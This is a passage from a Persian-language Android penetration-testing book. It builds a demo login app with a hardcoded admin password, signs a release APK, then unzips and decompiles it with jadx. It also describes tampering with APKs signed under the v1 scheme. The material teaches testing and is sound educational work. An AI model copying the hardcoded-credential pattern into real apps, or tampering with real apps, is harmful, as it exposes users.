
حال می خواهیم برای آن شرط بگذاریم:

```
String password = txtPassword.getText().toString();
Log.e( tag: "MEISAM",username);
if(username.equals("admin") && password.equals(getString(R.string.password))) {
    Toast.makeText(getApplicationContext(), text: "Login Success!",Toast.LENGTH_SHORT).show();
}
else {
    Toast.makeText(getApplicationContext(), text: "Login fail :(",Toast.LENGTH_SHORT).show();
}
```

همان پیام های کوچکی هست که به کاربر نمایش داده میشود.
Toast مثلاً یک pointer application اشاره می کند.


الان اگر برویم داخل اپلیکیشن چیزی وارد نکنیم و دکمه login را کلیک کنیم پیغام Login fail را به ما نمایش می دهد:

۱۱۴ ■ تست نفوذ اپلیکیشن‌های اندروید




اما اگر برویم `Login success` و `password` را درست وارد کنیم پیغام `username` بیگام را نمایش می دهد.

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۱۱۵




پس تا اینجا توانستیم که یک application بسازیم.
اما فایلی که الان داریم فایل debug هست و باید نسخه فایل release را ایجاد کنیم.
حالا چطوری می توانیم build بگیریم؟


در روی build کلیک کنید و گزینه generate signed bundle را انتخاب کنید:



یک کادر برای ما باز می شود:



گزینه APK را فعال می‌کنیم و next می‌زنیم:




و در کادر بعدی key store path را می‌خواهد، که باید یک فایل key درست کنیم
که بر اساس آن کلید فرایند Sign کردن را انجام می‌دهد.

زمانی که یک فایل اپلیکیشن داریم اگر دستکاری کنیم دیگر نصب نمی‌شود، چون
امضای دیجیتال آن از بین می‌رود، در واقع امضای دیجیتال دارد می‌گوید که مالک این
نرم افزار چه کسی است! اگر بتوانیم امضای دیجیتالی یک نرم افزار بانکی را تغییر بدھیم و
منتشر کنیم کسی نمیتواند متوجه شود که این نرم افزار دستکاری شده است در singer v1
این مشکل وجود داشت و می‌توانستیم سورس کد را دستکاری کنیم، اگر کسی نرم افزار


فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۱۱۷

را با نسخه ۱ اندروید Sign میکرد می توانستیم آن فایل را دستکاری کنیم بدون اینکه signature تغییر کند اما در نسخه های بعدی این مشکل امنیتی برطرف شد.


الان روی **create now** که کلیک کنیم:




پنجره زیر باز می شود:



روی عکس پوشه که کلیک کنیم:




می توانیم مسیر را تعیین کنیم که برای مثال می رویم روی desktop و اسم آن را می تعیین می کنیم :




پس فایل key خیلی مهم می باشد و نباید دست هر کسی باشد و البته بدون password نمی توان از آن استفاده کرد.

سپس باید یک password برای آن قرار دهیم مثلا ۱۲۳۴۵۶


فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۱۱۹




می بینیم که:



تیک remember را می زنیم و next می کنیم.
و در پنجره بعدی:




ما گزینه release را انتخاب می‌کنیم و فرایند build صورت می‌گیرد و یک APK خواهیم داشت.
زمانی که اپلیکیشن build شود یک همچین پیامی را داخل android studio می‌بینیم:



فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۱۲۱


و اگر روی locate کلیک کنیم:



می بینید که به ما فایل apk را نمایش میدهد .

فصل ۲. مهندسی معکوس نرم افزار های اندروید

فایلی را که در فصل قبل ساختیم را کپی می کنیم و داخلی desktop قرار می دهیم و اسم آن را به app-login.apk تغییر می دهیم:




اگر هیچ ابزاری نصب نکرده باشد و داخل ترمینال دستور زیر را وارد می کنیم :

```
unzip app-login.apk
```


```
iTerm2 Shell Edit View Session Scripts Profiles Toolbar Window Help
meisamrc
Last login: Fri Nov 10 12:38:25 on ttys005
You have new mail.
→ ~ cd Desktop
→ Desktop unzip app-login.apk
```

unzip می شود.


وقتی unzip کردیم، پوشه را که باز کنیم، می بینیم:



این همان اپلیکیشن ما هست که ساختیم و کاربر می تواند روی گوشی نصب کند.
اگر فایل `AndroidManifest.xml` را با یک ویرایشگر متنی باز کنیم نمی توانیم این فایل را بخوانیم.



اما فایلی که برای ما مهم هست فایل `classes.dex` است:



که این همان دستورات و کدهایی هست که داخل برنامه نوشته شده.

فایل‌های layout که شامل resource میشند هم داخل پوشه res هست که البته چون رمزنگاری شده نمی‌توانیم محتوای آن را ببینیم و باید اول آن را decompile کنیم.

الان باید ابزار jadx را نصب کنیم:

<https://github.com/skylot/jadx>

A screenshot of the GitHub repository page for 'jadx'. The page shows a list of commits, an activity feed, and statistics like 37k stars and 815 watching. The 'Releases' section is highlighted, showing a link to '1.4.7 (Latest)' released on April 20. Below the releases is a 'Packages' section indicating no packages have been published.


Commit	Message	Time Ago
gradle/wrapper	chore: update gradle and dependencies	last month
jadx-cli	refactor(deobf): split deobfuscation conditions (#2040)	5 days ago
jadx-core	refactor(deobf): split deobfuscation conditions (#2040)	5 days ago
jadx-gui	refactor(deobf): split deobfuscation conditions (#2040)	5 days ago
jadx-plugins-tools	feat(plugin): cache available plugin list	2 months ago
jadx-plugins	feat(script): use cache for compiled scripts	2 weeks ago
.editorconfig	fix: check for annotations before remove empty default constructor ...	6 months ago
.gitattributes	build: add windows host for build tests	4 months ago
.gitignore	chore: update gradle and dependencies	3 months ago
.gitlab-ci.yml	chore(build): fix gradle tasks dependencies	7 months ago
.jipack.yaml	build: disable jitpack	last year
.typo.toml	chore: fix typos	2 months ago

برای نصب کردن آن روی این releases کلیک می‌کنیم، سپس اسکرول می‌کنیم به پایین و از این قسمت دانلود می‌کنیم:

▼ Assets 5




اگر از ویندوز استفاده می کنیم می توانیم دومی را دانلود کنید و اگر داریم از Linux استفاده می کنیم از طریق `apt install jadx-gui` میتوانیم نصب کنید.
اولی را دانلود و `extract` می کنیم وارد پوشه `bin` میشویم (دقت کنید که حتما باید JDK یا همان java را نصب داشته باشیم) و ترمینال را در این مسیر باز میکنیم :



و دستور زیرا وارد میکنیم:

```
chmod +x jadx-gui
```



```
Last login: Fri Nov 10 12:57:09 on ttys000
You have new mail.
↳ bin chmod +x jadx-gui
↳ bin ./jadx-gui
```


سپس دستور زیر را وارد می‌کنیم:

```
./jadx-gui
```




و اجرا می‌شود.

این محیط jadx هست:




حالا باید آن فایل (app-login.apk) را داخل نرم افزار باز می‌کنیم:

۱۲۷ ■ فصل ۲. مهندسی معکوس نرم افزار های اندروید



آن فایل `AndroidManifest.xml` که نمی توانستیم بخوانیم بر احتی اینجا می توانیم بخوانیم.

الان اگر `APK signature` را باز کنیم:



اطلاعات مربوط به آن `signature` را می بینیم.

دقت کنید اگر نوشته `v2 found` در این قسمت وجود نداشت یعنی که اپلیکیشن مشکل امنیتی دارد.

اگر پوشه `resource` را باز کنیم فایل `AndroidManifest.xml` و `layout` و غیره را هم می توانیم بخوانیم:

```
app-Login.apk
  - Source code
  - android.support.v4
  - androidx
  - com.google
  - ir.cafenode.apptest
    - kotlin
    - kotlinx.coroutines
    - org
  - Resources
    - assets
    - kotlin
    - META-INF
    - res
  - AndroidManifest.xml
    - classes.dex
    - DebugProbesKit.bin
    - resources.arsc
  - APK signature
  - Summary

APK signature
AndroidManifest.xml

<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:compileSdkVersion="24" android:targetSdkVersion="34">
  <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="34"/>
  <uses-permission android:name="ir.cafenode.apptest.DYNAMIC RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="signature"/>
  <uses-permission android:name="ir.cafenode.apptest.DYNAMIC RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="signature"/>
  <application android:theme="@style/Theme.AppTest" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:allowBackup="true">
    <activity android:name=".ir.cafenode.apptest.MainActivity" android:exported="true">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
    <provider android:name="androidx.startup.InitializationProvider" android:exported="false" android:authorities="ir.cafenode.apptest.androi
      <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup" />
      <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup" />
      <meta-data android:name="androidx.profileinstaller.ProfileInstallerInitializer" android:value="androidx.startup" />
    </provider>
    <receiver android:name="androidx.profileinstaller.ProfileInstallReceiver" android:permission="android.permission.DUMP" android:enabled="true">
      <intent-filter>
        <action android:name="androidx.profileinstaller.action.INSTALL_PROFILE" />
      </intent-filter>
      <intent-filter>
        <action android:name="androidx.profileinstaller.action.SKIP_FILE" />
      </intent-filter>
      <intent-filter>
        <action android:name="androidx.profileinstaller.action.SAVE_PROFILE" />
      </intent-filter>
      <intent-filter>
        <action android:name="androidx.profileinstaller.action.BENCHMARK_OPERATION" />
      </intent-filter>
    </receiver>
  </application>
```

می بینیم که نسبت به چیزی که ما داشتیم خیلی تغییر کرده است.

الآن باید در همین فایل دنبال package name بگردیم:

